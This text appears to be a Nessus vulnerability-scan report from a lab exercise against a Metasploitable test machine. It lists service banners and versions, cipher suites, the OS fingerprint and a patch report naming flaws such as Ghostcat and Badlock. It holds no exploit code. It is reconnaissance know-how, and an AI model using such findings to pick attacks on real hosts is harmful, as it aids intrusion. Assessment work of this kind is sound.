    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

  High Strength Ciphers (>= 112-bit key)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DHE-RSA-AES128-SHA            0x00, 0x33       DH            RSA      AES-CBC(128)
 SHA1
```

```
    DHE-RSA-AES256-SHA            0x00, 0x39       DH            RSA      AES-CBC(256)
 SHA1
    AES128-SHA                    0x00, 0x2F       RSA           RSA      AES-CBC(128)
 SHA1
    AES256-SHA                    0x00, 0x35       RSA           RSA      AES-CBC(256)
 SHA1
    RC4-SHA                       0x00, 0x05       RSA           RSA      RC4(128)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

## 10028 (1) - DNS Server BIND version Directive Remote Version Detection

### Synopsis

It is possible to obtain the version number of the remote DNS server.

### Description

The remote host is running BIND or another DNS server that reports its version number when it receives a special request for the text 'version.bind' in the domain 'chaos'.

This version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file.

### Solution

It is possible to hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0583 |

### Plugin Information

Published: 1999/10/12, Modified: 2020/09/22

### Plugin Output

192.168.56.102 (udp/53/dns)

```
Version : 9.4.2
```

## 10092 (1) - FTP Server Detection

### Synopsis

An FTP server is listening on a remote port.

### Description

It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 1999/10/12, Modified: 2019/11/22

### Plugin Output

192.168.56.102 (tcp/21/ftp)

```
The remote FTP banner is :

220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.102]
```

## 10114 (1) - ICMP Timestamp Request Remote Date Disclosure

### Synopsis

It is possible to determine the exact time set on the remote host.

### Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

### Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

### Risk Factor

None

### CVSS v3.0 Base Score

0.0 (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N)

### CVSS v2.0 Base Score

0.0 (CVSS2#AV:L/AC:L/Au:N/C:N/I:N/A:N)

### References

| | |
|---|---|
| CVE | CVE-1999-0524 |
| XREF | CWE:200 |

### Plugin Information

Published: 1999/08/01, Modified: 2019/10/04

### Plugin Output

192.168.56.102 (icmp/0)

```
The difference between the local and remote clocks is 1 second.
```

## 10150 (1) - Windows NetBIOS / SMB Remote Host Information Disclosure

### Synopsis

It was possible to obtain the network name of the remote host.

### Description

The remote host is listening on UDP port 137 or TCP port 445, and replies to NetBIOS nbtscan or SMB requests.

Note that this plugin gathers information to be used in other plugins, but does not itself generate a report.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 1999/10/12, Modified: 2021/02/10

### Plugin Output

192.168.56.102 (udp/137/netbios-ns)

```
The following 5 NetBIOS names have been gathered :

 METASPLOITABLE    = Computer name
 METASPLOITABLE    = Messenger Service
 METASPLOITABLE    = File Server Service
 WORKGROUP         = Workgroup / Domain name
 WORKGROUP         = Browser Service Elections

This SMB server seems to be a Samba server - its MAC address is NULL.
```

## 10263 (1) - SMTP Server Detection

### Synopsis

An SMTP server is listening on the remote port.

### Description

The remote host is running a mail (SMTP) server on this port.

Since SMTP servers are the targets of spammers, it is recommended you disable it if you do not use it.

### Solution

Disable this service if you do not use it, or filter incoming traffic to this port.

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0932 |

### Plugin Information

Published: 1999/10/12, Modified: 2020/09/22

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```
Remote SMTP server banner :

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

## 10267 (1) - SSH Server Type and Version Information

### Synopsis

An SSH server is listening on this port.

### Description

It is possible to obtain information about the remote SSH server by sending an empty authentication request.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0933 |

### Plugin Information

Published: 1999/10/12, Modified: 2020/09/22

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```
SSH version : SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
SSH supported authentication : publickey,password
```

## 10281 (1) - Telnet Server Detection

### Synopsis

A Telnet server is listening on the remote port.

### Description

The remote host is running a Telnet server, a remote terminal server.

### Solution

Disable this service if you do not use it.

### Risk Factor

None

### Plugin Information

Published: 1999/10/12, Modified: 2020/06/12

### Plugin Output

192.168.56.102 (tcp/23/telnet)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
Ubuntu 8.04
metasploitable login:
------------------------------ snip ------------------------------
```

## 10287 (1) - Traceroute Information

### Synopsis

It was possible to obtain traceroute information.

### Description

Makes a traceroute to the remote host.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 1999/11/27, Modified: 2020/08/20

### Plugin Output

192.168.56.102 (udp/0)

```
For your information, here is the traceroute from 192.168.56.101 to 192.168.56.102 :
192.168.56.101
192.168.56.102

Hop Count: 1
```

## 10397 (1) - Microsoft Windows SMB LanMan Pipe Server Listing Disclosure

### Synopsis

It is possible to obtain network information.

### Description

It was possible to obtain the browse list of the remote Windows system by sending a request to the LANMAN pipe. The browse list is the list of the nearest Windows systems of the remote host.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2000/05/09, Modified: 2022/02/01

### Plugin Output

192.168.56.102 (tcp/445/cifs)

```

Here is the browse list of the remote host :

METASPLOITABLE ( os : 0.0 )
```

## 10719 (1) - MySQL Server Detection

### Synopsis

A database server is listening on the remote port.

### Description

The remote host is running MySQL, an open source database server.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0802 |

### Plugin Information

Published: 2001/08/13, Modified: 2021/05/10

### Plugin Output

192.168.56.102 (tcp/3306/mysql)

```
Version  : 5.0.51a-3ubuntu5
Protocol : 10
Server Status : SERVER_STATUS_AUTOCOMMIT
Server Capabilities :
  CLIENT_LONG_FLAG (Get all column flags)
  CLIENT_CONNECT_WITH_DB (One can specify db on connect)
  CLIENT_COMPRESS (Can use compression protocol)
  CLIENT_PROTOCOL_41 (New 4.1 protocol)
  CLIENT_SSL (Switch to SSL after handshake)
  CLIENT_TRANSACTIONS (Client knows about transactions)
  CLIENT_SECURE_CONNECTION (New 4.1 authentication)
```

# 10785 (1) - Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

## Synopsis

It was possible to obtain information about the remote operating system.

## Description

Nessus was able to obtain the remote operating system name and version (Windows and/or Samba) by sending an authentication request to port 139 or 445. Note that this plugin requires SMB to be enabled on the host.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2001/10/17, Modified: 2021/09/20

## Plugin Output

192.168.56.102 (tcp/445/cifs)

```
The remote Operating System is : Unix
The remote native LAN manager is : Samba 3.0.20-Debian
The remote SMB Domain Name is : METASPLOITABLE
```

## 10881 (1) - SSH Protocol Versions Supported

### Synopsis

A SSH server is running on the remote host.

### Description

This plugin determines the versions of the SSH protocol supported by the remote SSH daemon.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2002/03/06, Modified: 2021/01/19

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```
The remote SSH daemon supports the following versions of the
SSH protocol :

  - 1.99
  - 2.0
```

## 10919 (1) - Open Port Re-check

### Synopsis

Previously open ports are now closed.

### Description

One of several ports that were previously open are now closed or unresponsive.

There are several possible reasons for this :

- The scan may have caused a service to freeze or stop running.

- An administrator may have stopped a particular service during the scanning process.

This might be an availability problem related to the following :

- A network outage has been experienced during the scan, and the remote network cannot be reached anymore by the scanner.

- This scanner may has been blacklisted by the system administrator or by an automatic intrusion detection / prevention system that detected the scan.

- The remote host is now down, either because a user turned it off during the scan or because a select denial of service was effective.

In any case, the audit of the remote host might be incomplete and may need to be done again.

### Solution

- Increase checks_read_timeout and/or reduce max_checks.

- Disable any IPS during the Nessus scan

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVB:0001-B-0509 |

### Plugin Information

Published: 2002/03/19, Modified: 2021/07/23

### Plugin Output

192.168.56.102 (tcp/0)

```
Port 5432 was detected as being open but is now closed
Port 25 was detected as being open but is now closed
```

## 11153 (1) - Service Detection (HELP Request)

### Synopsis

The remote service could be identified.

### Description

It was possible to identify the remote service by its banner or by looking at the error message it sends when it receives a 'HELP'

request.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2002/11/18, Modified: 2018/11/26

### Plugin Output

192.168.56.102 (tcp/3306/mysql)

```
A MySQL server is running on this port.
```

# 11422 (1) - Web Server Unconfigured - Default Install Page Present

## Synopsis

The remote web server is not configured or is improperly configured.

## Description

The remote web server uses its default welcome page. Therefore, it's probable that this server is not used at all or is serving content that is meant to be hidden.

## Solution

Disable this service if you do not use it.

## Risk Factor

None

## Plugin Information

Published: 2003/03/20, Modified: 2018/08/15

## Plugin Output

192.168.56.102 (tcp/8180/www)

```

The default welcome page is from Tomcat.
```

# 11936 (1) - OS Identification

## Synopsis

It is possible to guess the remote operating system.

## Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2003/12/09, Modified: 2022/03/09

## Plugin Output

192.168.56.102 (tcp/0)

```

Remote operating system : Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Confidence level : 95
Method : HTTP

Not all fingerprints could give a match. If you think some or all of
the following could be used to identify the host's operating system,
please email them to os-signatures@nessus.org. Be sure to include a
brief description of the host itself, such as the actual operating
system or product / model names.

SSH:SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
SinFP:
   P1:B10113:F0x12:W5840:O0204ffff:M1460:
   P2:B10113:F0x12:W5792:O0204ffff0402080affffffff4445414401030306:M1460:
   P3:B00000:F0x00:W0:O0:M0
   P4:190101_7_p=53
SMTP:!:220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
SSLcert:!:i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple
 Affairss/CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple
 Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
i/CN:ubuntu804-base.localdomaini/O:OCOSAi/OU:Office for Complication of Otherwise Simple Affairss/
CN:ubuntu804-base.localdomains/O:OCOSAs/OU:Office for Complication of Otherwise Simple Affairs
ed093088706603bfd5dc237399b498da2d4d31c6
```

```
The remote host is running Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
```

## 18261 (1) - Apache Banner Linux Distribution Disclosure

### Synopsis

The name of the Linux distribution running on the remote host was found in the banner of the web server.

### Description

Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

### Solution

If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache.

### Risk Factor

None

### Plugin Information

Published: 2005/05/15, Modified: 2022/03/21

### Plugin Output

192.168.56.102 (tcp/0)

```

The Linux distribution detected was :
 - Ubuntu 8.04 (gutsy)
```

## 19506 (1) - Nessus Scan Information

### Synopsis

This plugin displays information about the Nessus scan.

### Description

This plugin displays, for each tested host, information about the scan itself :

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2005/08/26, Modified: 2021/09/27

### Plugin Output

192.168.56.102 (tcp/0)

```
Information about this scan :

Nessus version : 10.1.1
Nessus build : X20061
Plugin feed version : 202203301548
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : debian6-x86-64
Scan type : Normal
Scan name : CW2 Scan
Scan policy used : Advanced Scan
Scanner IP : 192.168.56.101
Port scanner(s) : nessus_syn_scanner
Port range : default
Ping RTT : 123.576 ms
Thorough tests : no
Experimental tests : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin launched)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 100
Max checks : 5
Recv timeout : 5
Backports : Detected
Allow post-scan editing: Yes
Scan Start Date : 2022/3/30 13:36 EDT
Scan duration : 1086 sec
```

## 20108 (1) - Web Server / Application favicon.ico Vendor Fingerprinting

### Synopsis

The remote web server contains a graphic image that is prone to information disclosure.

### Description

The 'favicon.ico' file found on the remote web server belongs to a popular web server. This may be used to fingerprint the web server.

### Solution

Remove the 'favicon.ico' file or create a custom one for your site.

### Risk Factor

None

### Plugin Information

Published: 2005/10/28, Modified: 2020/06/12

### Plugin Output

192.168.56.102 (tcp/8180/www)

```

  MD5 fingerprint : 4644f2d45601037b8423d45e13194c93
  Web server      : Apache Tomcat or Alfresco Community
```

## 21186 (1) - AJP Connector Detection

### Synopsis

There is an AJP connector listening on the remote host.

### Description

The remote host is running an AJP (Apache JServ Protocol) connector, a service by which a standalone web server such as Apache communicates over TCP with a Java servlet container such as Tomcat.

### See Also

http://tomcat.apache.org/connectors-doc/

http://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2006/04/05, Modified: 2019/11/22

### Plugin Output

192.168.56.102 (tcp/8009/ajp13)

```
The connector listing on this port supports the ajp13 protocol.
```

## 25220 (1) - TCP/IP Timestamps Supported

### Synopsis

The remote service implements TCP timestamps.

### Description

The remote host implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed.

### See Also

http://www.ietf.org/rfc/rfc1323.txt

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2007/05/16, Modified: 2019/03/06

### Plugin Output

192.168.56.102 (tcp/0)

## 25240 (1) - Samba Server Detection

### Synopsis

An SMB server is running on the remote host.

### Description

The remote host is running Samba, a CIFS/SMB server for Linux and Unix.

### See Also

https://www.samba.org/

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2007/05/16, Modified: 2019/11/22

### Plugin Output

192.168.56.102 (tcp/445/cifs)

## 26024 (1) - PostgreSQL Server Detection

### Synopsis

A database service is listening on the remote host.

### Description

The remote service is a PostgreSQL database server, or a derivative such as EnterpriseDB.

### See Also

https://www.postgresql.org/

### Solution

Limit incoming traffic to this port if desired.

### Risk Factor

None

### Plugin Information

Published: 2007/09/14, Modified: 2020/11/10

### Plugin Output

192.168.56.102 (tcp/5432/postgresql)

# 35371 (1) - DNS Server hostname.bind Map Hostname Disclosure

## Synopsis

The DNS server discloses the remote host name.

## Description

It is possible to learn the remote host name by querying the remote DNS server for 'hostname.bind' in the CHAOS domain.

## Solution

It may be possible to disable this feature. Consult the vendor's documentation for more information.

## Risk Factor

None

## Plugin Information

Published: 2009/01/15, Modified: 2011/09/14

## Plugin Output

192.168.56.102 (udp/53/dns)

```
The remote host name is :

metasploitable
```

## 35716 (1) - Ethernet Card Manufacturer Detection

### Synopsis

The manufacturer can be identified from the Ethernet OUI.

### Description

Each ethernet MAC address starts with a 24-bit Organizationally Unique Identifier (OUI). These OUIs are registered by IEEE.

### See Also

https://standards.ieee.org/faqs/regauth.html

http://www.nessus.org/u?794673b4

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2009/02/19, Modified: 2020/05/13

### Plugin Output

192.168.56.102 (tcp/0)

```
The following card manufacturers were identified :

08:00:27:BB:F7:69 : PCS Systemtechnik GmbH
```

# 39446 (1) - Apache Tomcat Detection

## Synopsis

The remote web server is an Apache Tomcat server.

## Description

Nessus was able to detect a remote Apache Tomcat web server.

## See Also

https://tomcat.apache.org/

## Solution

n/a

## Risk Factor

None

## References

| | |
|---|---|
| XREF | IAVT:0001-T-0535 |

## Plugin Information

Published: 2009/06/18, Modified: 2020/09/22

## Plugin Output

192.168.56.102 (tcp/8180/www)

```
URL        : http://192.168.56.102:8180/
Version    : 5.5
backported : 0
source     : Apache Tomcat/5.5
```

# 39519 (1) - Backported Security Patch Detection (FTP)

## Synopsis

Security patches are backported.

## Description

Security patches may have been 'backported' to the remote FTP server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

## See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

## Plugin Output

192.168.56.102 (tcp/21/ftp)

```
Give Nessus credentials to perform local checks.
```

## 39520 (1) - Backported Security Patch Detection (SSH)

### Synopsis

Security patches are backported.

### Description

Security patches may have been 'backported' to the remote SSH server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

### See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```
Give Nessus credentials to perform local checks.
```

## 39521 (1) - Backported Security Patch Detection (WWW)

### Synopsis

Security patches are backported.

### Description

Security patches may have been 'backported' to the remote HTTP server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

### See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

### Plugin Output

192.168.56.102 (tcp/80/www)

```
Give Nessus credentials to perform local checks.
```

## 42088 (1) - SMTP Service STARTTLS Command Support

### Synopsis

The remote mail service supports encrypting traffic.

### Description

The remote SMTP service supports the use of the 'STARTTLS' command to switch from a cleartext to an encrypted communications channel.

### See Also

https://en.wikipedia.org/wiki/STARTTLS

https://tools.ietf.org/html/rfc2487

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2009/10/09, Modified: 2019/03/20

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```

Here is the SMTP service's SSL certificate that Nessus was able to
collect after sending a 'STARTTLS' command :

------------------------------ snip ------------------------------
Subject Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Issuer Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
```

```
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC

Version: 1

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT

Public Key Info:

Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 A0 AE 97
            00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01

Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
           0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
           1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 0C DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
           83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
           A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
           15 6E 8D 30 38 F6 CA 2E 75

------------------------------ snip --------- [...]
```

## 43111 (1) - HTTP Methods Allowed (per directory)

### Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

### Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

### See Also

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2009/12/10, Modified: 2019/03/19

### Plugin Output

192.168.56.102 (tcp/80/www)

```
Based on the response to an OPTIONS request :

  - HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :

    /
```

## 45590 (1) - Common Platform Enumeration (CPE)

### Synopsis

It was possible to enumerate CPE names that matched on the remote system.

### Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

### See Also

http://cpe.mitre.org/

https://nvd.nist.gov/products/cpe

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2010/04/21, Modified: 2022/02/14

### Plugin Output

192.168.56.102 (tcp/0)

```

The remote operating system matched the following CPE :

  cpe:/o:canonical:ubuntu_linux:8.04 -> Canonical Ubuntu Linux

Following application CPE's matched on the remote system :

  cpe:/a:apache:http_server:2.2.8 -> Apache Software Foundation Apache HTTP Server
  cpe:/a:apache:http_server:2.2.99 -> Apache Software Foundation Apache HTTP Server
  cpe:/a:apache:tomcat:5.5 -> Apache Software Foundation Tomcat
  cpe:/a:isc:bind:9.4. -> ISC BIND
  cpe:/a:isc:bind:9.4.2 -> ISC BIND
  cpe:/a:mysql:mysql:5.0.51a-3ubuntu5 -> MySQL MySQL
  cpe:/a:openbsd:openssh:4.7 -> OpenBSD OpenSSH
  cpe:/a:php:php:5.2.4 -> PHP PHP
  cpe:/a:php:php:5.2.4-2ubuntu5.10 -> PHP PHP
  cpe:/a:postgresql:postgresql -> PostgreSQL
```

```
cpe:/a:samba:samba:3.0.20 -> Samba Samba
```

# 48204 (1) - Apache HTTP Server Version

## Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

## Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

## See Also

https://httpd.apache.org/

## Solution

n/a

## Risk Factor

None

## References

| | |
|---|---|
| XREF | IAVT:0001-T-0530 |

## Plugin Information

Published: 2010/07/30, Modified: 2020/09/22

## Plugin Output

192.168.56.102 (tcp/80/www)

```
URL        : http://192.168.56.102/
Version    : 2.2.99
backported : 1
modules    : PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
os         : ConvertedUbuntu
```

## 48243 (1) - PHP Version Detection

### Synopsis

It was possible to obtain the version number of the remote PHP installation.

### Description

Nessus was able to determine the version of PHP available on the remote web server.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVT:0001-T-0936 |

### Plugin Information

Published: 2010/08/04, Modified: 2020/09/22

### Plugin Output

192.168.56.102 (tcp/80/www)

```

Nessus was able to identify the following PHP version information :

  Version : 5.2.4-2ubuntu5.10
  Source  : Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
```

## 51891 (1) - SSL Session Resume Supported

### Synopsis

The remote host allows resuming SSL sessions.

### Description

This script detects whether a host allows resuming SSL sessions by performing a full SSL handshake to receive a session ID, and then reconnecting with the previously used session ID. If the server accepts the session ID in the second connection, the server maintains a cache of sessions that can be resumed.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2011/02/07, Modified: 2021/09/13

### Plugin Output

192.168.56.102 (tcp/25/smtp)

```

This port supports resuming SSLv3 / TLSv1 sessions.
```

## 54615 (1) - Device Type

### Synopsis

It is possible to guess the remote device type.

### Description

Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc).

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2011/05/23, Modified: 2011/05/23

### Plugin Output

192.168.56.102 (tcp/0)

```
Remote device type : general-purpose
Confidence level : 95
```

# 58768 (1) - SSL Resume With Different Cipher Issue

## Synopsis

The remote host allows resuming SSL sessions with a different cipher than the one originally negotiated.

## Description

The SSL implementation on the remote host has been shown to allow a cipher other than the one originally negotiated when resuming a session. An attacker that sees (e.g. by sniffing) the start of an SSL connection may be able to manipulate session cache to cause subsequent resumptions of that session to use a cipher chosen by the attacker.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2012/04/17, Modified: 2012/04/17

## Plugin Output

192.168.56.102 (tcp/25/smtp)

```
The server allowed the following session over TLSv1 to be resumed as follows :

  Session ID     : ff4994ab5da23c9bf2e01f5d0b707840d35abe597e58db0b3e70960accce8fbc
  Initial Cipher : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
  Resumed Cipher : TLS1_CK_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)
```

# 66334 (1) - Patch Report

## Synopsis

The remote host is missing several patches.

## Description

The remote host is missing one or more security patches. This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

## Solution

Install the patches listed below.

## Risk Factor

None

## Plugin Information

Published: 2013/07/08, Modified: 2022/03/08

## Plugin Output

192.168.56.102 (tcp/0)

```

. You need to take the following 4 actions :


[ Apache Tomcat AJP Connector Request Injection (Ghostcat) (134862) ]

+ Action to take : Update the AJP configuration to require authorization and/or upgrade the Tomcat
 server to 7.0.100, 8.5.51, 9.0.31 or later.

+Impact : Taking this action will resolve 2 different vulnerabilities (CVEs).



[ ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS (139915) ]

+ Action to take : Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.

+Impact : Taking this action will resolve 3 different vulnerabilities (CVEs).



[ OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue
 (51892) ]

+ Action to take : Upgrade to OpenSSL 0.9.8q / 1.0.0.c or later, or contact your vendor for a patch.


[ Samba Badlock Vulnerability (90509) ]
```

```
+ Action to take : Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
```

## 70657 (1) - SSH Algorithms and Languages Supported

### Synopsis

An SSH server is listening on this port.

### Description

This script detects which algorithms and languages are supported by the remote service for encrypting communications.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2013/10/28, Modified: 2017/08/28

### Plugin Output

192.168.56.102 (tcp/22/ssh)

```
Nessus negotiated the following encryption algorithm with the server :

The server supports the following options for kex_algorithms :

  diffie-hellman-group-exchange-sha1
  diffie-hellman-group-exchange-sha256
  diffie-hellman-group1-sha1
  diffie-hellman-group14-sha1

The server supports the following options for server_host_key_algorithms :

  ssh-dss
  ssh-rsa

The server supports the following options for encryption_algorithms_client_to_server :

  3des-cbc
  aes128-cbc
  aes128-ctr
  aes192-cbc
  aes192-ctr
  aes256-cbc
  aes256-ctr
  arcfour
  arcfour128
  arcfour256
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se

The server supports the following options for encryption_algorithms_server_to_client :

  3des-cbc
  aes128-cbc
  aes128-ctr
  aes192-cbc
  aes192-ctr
  aes256-cbc
  aes256-ctr
  arcfour
  arcfour128
  arcfour256
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se

The server supports the following options for mac_algorithms_client_to_server :

  hmac-md5
  hmac-md5-96
  hmac-ripemd160
  hmac-ripemd160@openssh.com
  hmac-sha1
  hmac-sha1-96
  umac-64@openssh.com

The server supports the following options for mac_algorithms_server_to_client :

  hmac-md5
  hmac-md5-96
  hmac-ripemd160
  hmac-ripemd160@openssh.com
  hmac-sha1
  hmac-sha1-96
  umac-64@openssh.com

The server supports the following options for compression_algorithms_client_to_server :

  none
  zlib@openssh.com

The server supports the following options for compression_algorithms_server_to_client :

  none
  zlib@openssh.com
```

# 72779 (1) - DNS Server Version Detection

## Synopsis

Nessus was able to obtain version information on the remote DNS server.

## Description

Nessus was able to obtain version information by sending a special TXT record query to the remote host.

Note that this version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file.

## Solution

n/a

## Risk Factor

None

## References

| | |
|---|---|
| XREF | IAVT:0001-T-0937 |

## Plugin Information

